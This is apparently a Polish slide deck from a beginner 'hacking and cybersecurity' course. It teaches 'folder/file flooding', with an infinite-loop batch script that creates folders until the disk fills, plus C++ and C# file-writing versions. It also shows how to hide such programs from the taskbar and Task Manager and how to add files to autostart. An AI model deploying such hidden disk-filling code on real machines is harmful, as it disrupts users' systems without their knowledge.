

1110111011011

1001100

110011001100

10101010101010

00011001001

Tryb invisible

folder & file flooding

Hacking i Cyberbezpieczeństwo | Giganci Programowania

Opracowanie: Michał Suchoń

Przypomnienie

1. Jak dodać plik do **autostartu**?
2. Co to **social engineering**?
3. Jak działa **bomba dekompresyjna**?

Przypomnienie

1. Jak dodać plik do **autostartu**?
 - 1. WIN + R > wpisujemy *shell:startup* > w wyświetlonym folderze wrzucamy plik
 - 2. MENADŻER ZADAŃ > APLIKACJE AUTOSTARTU
 - 3. START > HARMONOGRAM ZADAŃ
2. Co to **social engineering**?
3. Jak działa **bomba dekompresyjna**?

Przypomnienie

1. Jak dodać plik do **autostartu**?
 - 1. WIN + R > wpisujemy *shell:startup* > w wyświetlonym folderze wrzucamy plik
 - 2. MENADŻER ZADAŃ > APLIKACJE AUTOSTARTU
 - 3. START > HARMONOGRAM ZADAŃ
2. Co to **social engineering**?
ang.: inżynieria społeczna (socjotechnika); metody których celem jest uzyskanie poufnych informacji wykorzystując ludzkie słabości
3. Jak działa **bomba dekompresyjna**?

Przypomnienie

1. Jak dodać plik do **autostartu**?
 - 1. WIN + R > wpisujemy *shell:startup* > w wyświetlonym folderze wrzucamy plik
 - 2. MENADŻER ZADAŃ > APLIKACJE AUTOSTARTU
 - 3. START > HARMONOGRAM ZADAŃ
2. Co to **social engineering**?
ang.: *inżynieria społeczna (socjotechnika)*; metody których celem jest uzyskanie poufnych informacji wykorzystując ludzkie słabości
3. Jak działa **bomba dekompresyjna**?
skompresowany plik posiada niewielki rozmiar (rzędu kilku – kilkudziesięciu kilobajtów), który po rozpakowaniu zajmuje ogromną przestrzeń pamięci (nawet do kilku PETABAJTÓW), wymuszając zatrzymanie innych procesów, jak działanie antywirusa

Skąd wiemy, czy aplikacja jest
uruchomiona „w tle” w
Windowsie?

Skąd wiemy, czy aplikacja jest uruchomiona „w tle” w Windowsie?

Pasek zadań

Manager zadań

Ikonka tray'a (prawa sekcja paska)

Co to Tryb invisible?

tryb invisible

Polega na ukryciu programu z paska zadań i managera zadań, tak aby użytkownik go nie widział i nie mógł w ten sposób go zamknąć



WYZWANIE NR 1

**Poszukajmy informacji w Google'u,
jak możemy uruchomić tryb invisible?**

Jak najlepiej zbudować zapytanie?
W jakim języku?

WYZWANIE NR 1

rozwiązanie

run bat invisible

Jak skutecznie szukać informacji?

Warto skorzystać z opcji filtrowania

„słowa1 słowa2” : sprawiamy, że w wynikach **podane słowa muszą pojawić się obok siebie**

site: *niebezpiecznik.pl socjotechnika*

wyszukiwanie na konkretnej stronie pod **podanej frazie**

intitle: *index.of*

wyświetla wszystkie strony, które mają aktywny **listing plików** (wyświetlanie)



<https://www.google.pl/intl/pl/help/operators.html>




<https://web.archive.org/>

Do czego używamy
Folder/File Floadera?

Folder/file flooder

folder blaster

rodzaj wirusa, który tworzy nieskończenie wiele plików bądź folderów na dysku, powodując zapelnienie pamięci niepotrzebnymi danymi




Folder/file floader

STWÓRZMY WŁASNY!

Wyzwanie nr 2: jako plik wsadowy

Wyzwanie nr 3: jako appka w C++

Wyzwanie nr 4: jako appka w C#*



wyzwanie nr 2

Floading folderów

```
cd C:/User/Desktop  
set /a i=0  
:a  
md %i%  
set /a i = %i% + 1  
goto a
```

set /a i = 0 : deklaracja zmiennej

md %i% : stworzenie folderu o nazwie, będącej wartością zmiennej i (1,2,3 ... n)

set /a i = %i% + 1 : inkrementacja zmiennej o 1

:a ... goto a : nieskończona pętla „a”

Floading jako apka konsolowa – C++

```
#include <iostream>
#include <fstream>
#include <string>
using namespace std;
int main() {
    string basePath = "C:\\Users\\Michcia\\Desktop\\";
    string text = "Randomowy tekst";

    for (int i = 0; i < 10; ++i) {
        string fileName = basePath + to_string(i) + ".txt";
        ofstream outFile(fileName);

        if (outFile.is_open()) {
            outFile << text;
            outFile.close();
        }
        else {
            cerr << "Nie można otworzyć pliku: " << fileName << endl;
        }
    }
    return 0;
}
```

KROK 1: Uruchamiamy *Visual Studio* jako projekt **C++ Console App**

KROK 2: Wprowadzamy następujący **kod**:

KROK 3: Jeśli chcemy by program działa w trybie invisible, wchodzimy w **Project > Properties > Linker > System :** **zmieniamy w Subsystem na Windows (/SUBSYSTEM:WINDOWS)**

Dodatkowo, musimy dodać bibliotekę #include <windows.h> oraz zmienić funkcję main na:
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow)
{...}

Zmieniony kod na następnym slajdzie!

wyzwanie nr 3

Floading jako apka konsolowa – C++

```
#include <iostream>
#include <fstream>
#include <string>
#include <windows.h>
using namespace std;

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
    string basePath = "C:\\\\Users\\Michcia\\Desktop\\";
    string text = "Randomowy tekst";

    for (int i = 0; i < 10; ++i) {
        string fileName = basePath + to_string(i) + ".txt";
        ofstream outFile(fileName);
        if (outFile.is_open()) {
            outFile << text;
            outFile.close();
        }
        else {
            cerr << "Nie można otworzyć pliku: " << fileName << endl;
        }
    }
    return 0;
}
```

Floading jako apka konsolowa – C#

KROK 1: Uruchamiamy *Visual Studio* jako projekt **C# Console Application (.net Framework)**

KROK 2: Wprowadzamy następujący kod:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
namespace FileFloading
{
    internal class Program
    {
        static void Main(string[] args)
        {
            for (int i = 0; i < 10; i++)
            {
                string text = "Randomowy tekst";
                System.IO.File.WriteAllText(@"C:\Users\Michcia\Desktop\BLABLA\" + i + ".txt", text);
            }
        }
    }
}
```

KROK 3: Jeśli chcemy by program działa w trybie invisible, wchodzimy w **Project > Test code Properties > Output type: zmieniamy na Windows Application**

Podsumowanie

1. Co to jest file flooding, jak działa?
2. Jak zapisać plik kodu w języku C#?
3. Jak uruchomić aplikację konsolową jako okienko windowsowe (niewidoczne)?



Podsumowanie

1. Co to jest file floading, jak działa?

rodzaj wirusa, który tworzy nieskończenie wiele plików, powodując zmniejszenie do zera wolnego miejsca na dysku

2. Jak zapisać plik kodu w języku C#?
3. Jak uruchomić aplikację konsolową jako okienko windowsowe (niewidoczne)?



Podsumowanie

- ## 1. Co to jest file floading, jak działa?

rodzaj wirusa, który tworzy nieskończenie wiele plików, powodując zmniejszenie od zera wolnego miejsca na dysku

- ## 2. Jak zapisać plik kodu w języku C#?

używamy formatu .cs

- ### 3. Jak uruchomić aplikację konsolową jako okienko windowsowe (niewidoczne)?



Podsumowanie

- ## 1. Co to jest file flooding, jak działa?

rodzaj wirusa, który tworzy nieskończenie wiele plików, powodując zmniejszenie od zera wolnego miejsca na dysku

- ## 2. Jak zapisać plik kodu w języku C#?

używamy formatu .cs

- ### 3. Jak uruchomić aplikację konsolową jako okienko windowsowe (niewidoczne)?

Dla projektu C++ :

Project > Properties > Linker > System :
zmieniamy w Subsystem na Windows (/SUBSYSTEM:WINDOWS) *

Dla projektu C# :


Project > Test code Properties > Output type: zmieniamy na Windows Application

*** Aby zadziałało, musimy dodatkowo zaincludować bibliotekę `windows.h` oraz podmienić wygląd funkcji `main` na:**

```
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR  
    lpCmdLine, int nCmdShow)
```




Polecam!



ŹRÓDŁO:

YouTube: https://youtu.be/BzgsT-_GC4Q

Polecam!



ŹRÓDŁO:

YouTube: <https://youtu.be/oTEiQx88B2U>

Polecam!



ŹRÓDŁO:

YouTube: https://youtu.be/wh1MN_Jsnda